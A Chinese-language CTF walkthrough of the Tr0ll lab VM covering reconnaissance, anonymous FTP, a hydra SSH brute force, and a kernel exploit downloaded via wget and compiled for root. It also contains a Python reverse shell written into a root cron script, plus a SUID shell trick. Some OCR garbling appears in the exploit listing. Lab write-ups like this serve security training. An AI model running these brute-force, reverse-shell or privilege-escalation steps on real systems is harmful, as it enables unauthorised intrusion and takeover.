信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 (https://nmap.org) at 2020-01-31 08:34 CST
Nmap scan report for 192.168.139.1
Host is up (0.00019s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00013s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.131
Host is up (0.00038s latency).
MAC Address: 00:0C:29:08:3B:C8 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:E1:71:A2 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.75 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.131
```

```
STATE SERVICE VERSION
21/tcp open ftp
                   vsftpd 3.0.2
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
                                        8068 Aug 09 2014 lol.pcap [NSE: writeable]
  - rwxrwxrwx
               1 1000
 ftp-syst:
   STAT:
 FTP server status:
      Connected to 192.168.139.128
      Logged in as ftp
       TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 600
      Control connection is plain text
      Data connections will be plain text
       At session startup, client count was 4
       vsFTPd 3.0.2 - secure, fast, stable
 End of status
22/tcp open ssh
                    OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
   256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
                    Apache httpd 2.4.7 ((Ubuntu))
80/tcp open http
| http-robots.txt: 1 disallowed entry
 /secret
 http-server-header: Apache/2.4.7 (Ubuntu)
 http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:08:3B:C8 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux kernel:3 cpe:/o:linux:linux kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


目录枚举

```
gobuster dir -u http://192.168.139.131 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

访问页面没有明显漏洞,尝试ftp登录

```
root@kali:~# ftp 192.168.139.131
Connected to 192.168.139.131.
220 (vsFTPd 3.0.2)
Name (192.168.139.131:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> list
?Invalid command
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx
             1 1000
                         0
                                      8068 Aug 09 2014 lol.pcap
226 Directory send OK.
ftp> mget *.*
mget lol.pcap?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (2.8817 MB/s)
ftp> bye
221 Goodbye.
```

查看这个流量包



可能是web目录



Index of /sup3rs3cr3tdirlol



```
root@kali:~/Troll# file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically li
nked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.24, BuildID[sha1]=5e14426
eaa59e599c2f508490483d959f3d2cf4f, not stripped
root@kali:~/Troll# ./roflmao
Find address 0x0856BF to proceedroot@kali:~/Troll#
```

猜测还是web地址



前面的作为用户名,将Pass.txt和Good job :)作为密码

```
hydra -L user.txt -P pass.txt ssh://192.168.139.131
```

```
root@kali:~/Troll# hydra -L user.txt -P pass.txt ssh://192.168.139.131
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-31 09:13:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:10/p:2), ~2 tries per task
[DATA] attacking ssh://192.168.139.131:22/
[22][ssh] host: 192.168.139.131 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-31 09:13:33
```

ssh连上即可

提权

获取shell之后要做的第一件事是使用Python获取一个tty,不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2,所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

overflow@troll:/\$ uname -a Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux

```
searchsploit kernel 3.13
```

```
Exploit Title | Path | (/usr/share/exploitdb/)

Apple Mac OSX xnu 1228.3.13 - 'Profil' Kernel Memory Leak/Denial of Service (PoC) | exploits/osx/dos/8264.c | exploits/osx/dos/8263.c | exploits/osx/dos/8263.c | exploits/osx/dos/8263.c | exploits/osx/dos/8263.c | exploits/osx/dos/8263.c | exploits/osx/dos/8262.c | exploits/osx/dos/8262.c | exploits/osx/dos/8262.c | exploits/osx/dos/8262.c | exploits/osx/dos/8262.c | exploits/osx/dos/8262.c | exploits/multiple/dos/5191.c | exploits/inux/local/33824.c | exploits/linux/local/33824.c | exploits/linux/local/33292.c | exploits/linux/local/33292.c | exploits/linux/local/33293.c | exploits/linux/local/33293.c | exploits/linux/local/33293.c | exploits/linux/local/33293.c | exploits/linux/local/33293.c | exploits/linux/local/33293.c | exploits/linux/local/37293.c | exploits/linux/local/40503.rb | exploits/linux/
```

一般都需要将c文件传到靶机上编译才能成功

```
Last login: Thu Jan 30 1/:21:16 2020 from 192.168.139.128
Could not chdir to home directory /home/overflow: No such file or directory
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$ wget http://192.168.139.128:65534/37292.c
--2020-01-30 17:26:08-- http://192.168.139.128:65534/37292.c
Connecting to 192.168.139.128:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
37292.c: Permission denied
Cannot write to '37292.c' (Permission denied).
overflow@troll:/$ cd /tmp
overflow@troll:/tmp$ wget http://192.168.139.128:65534/37292.c
--2020-01-30 17:26:27-- http://192.168.139.128:65534/37292.c
Connecting to 192.168.139.128:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'
100%[======>] 5.119
                                                   --.-K/s
                                                                  in 0s
2020-01-30 17:26:27 (363 MB/s) - '37292.c' saved [5119/5119]
overflow@troll:/tmp$ gcc 37292.c -o poc
overflow@troll:/tmp$ chmod 777 poc
overflow@troll:/tmp$ ./poc
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# ls
37292.c poc
# cd /root
# ls
proof.txt
```

```
查找sudo权限命令
sudo -1
#SUID权限可执行文件,没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件,发现一堆,但是极大多数都是没用的,所以我先把结果输出到文本
文
件,然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
Last login: Thu Jan 30 17:12:59 2020 from 192.168.139.128
Could not chdir to home directory /home/overflow: No such file or directory
$ ls
                                   media opt
                                                root sbin sys usr vmlinuz
bin
     dev
                       lib
          home
boot etc initrd.img lost+found mnt
                                          proc run
                                                     srv
                                                            tmp var
$ sudo -l
sudo: unable to resolve host troll
[sudo] password for overflow:
Sorry, user overflow may not run sudo on troll.
$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/mtr
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/pt chown
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/su
/bin/ping
/bin/fusermount
/bin/ping6
/bin/mount
/bin/umount
$ python -c 'import pty; pty.spawn("/bin/bash")'
overflow@troll:/$
```

发现ssh总会自动断开连接,应该有定时任务,进而查看相应日志/var/log/cronlog

```
overflow@troll:/tmp$ cat /var/log/cronlog
*/2 * * * * cleaner.py
```

```
find . -name 'cleaner.py'
```

```
$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Aug 13 2014 .
drwxr-xr-x 22 root root 4096 Aug 10 2014 ..
-rwxrwxrwx 1 root root 96 Aug 13 2014 cleaner.py
```

root权限执行,全局可写,写个python的反弹shell

```
#!/usr/bin/python
# This is a Python reverse shell script

import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("192.168.139.128",1233));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

```
root@kali:~# nc -lvvp 1233
listening on [any] 1233 ...
192.168.139.131: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.131] 34020
/bin/sh: 0: can't access tty; job control turned off
# cd /root
# ls
proof.txt
# cat p ^H
cat: p: No such file or directory
cat:: No such file or directory
# cat proof.txt
Good job, you did it!
702a8c18d29c6f3ca0d99ef5712bfbdc
```

当然也可以利用root权限计划任务干其他事情来提权

```
#!/usr/bin/env python
import os
import sys
try:
    os.system('cp /bin/sh /tmp/sh')
    os.system('chmod u+s /tmp/sh')
except:
    sys.exit()
```

参考链接:

https://blog.csdn.net/weixin__44214107/article/details/100742919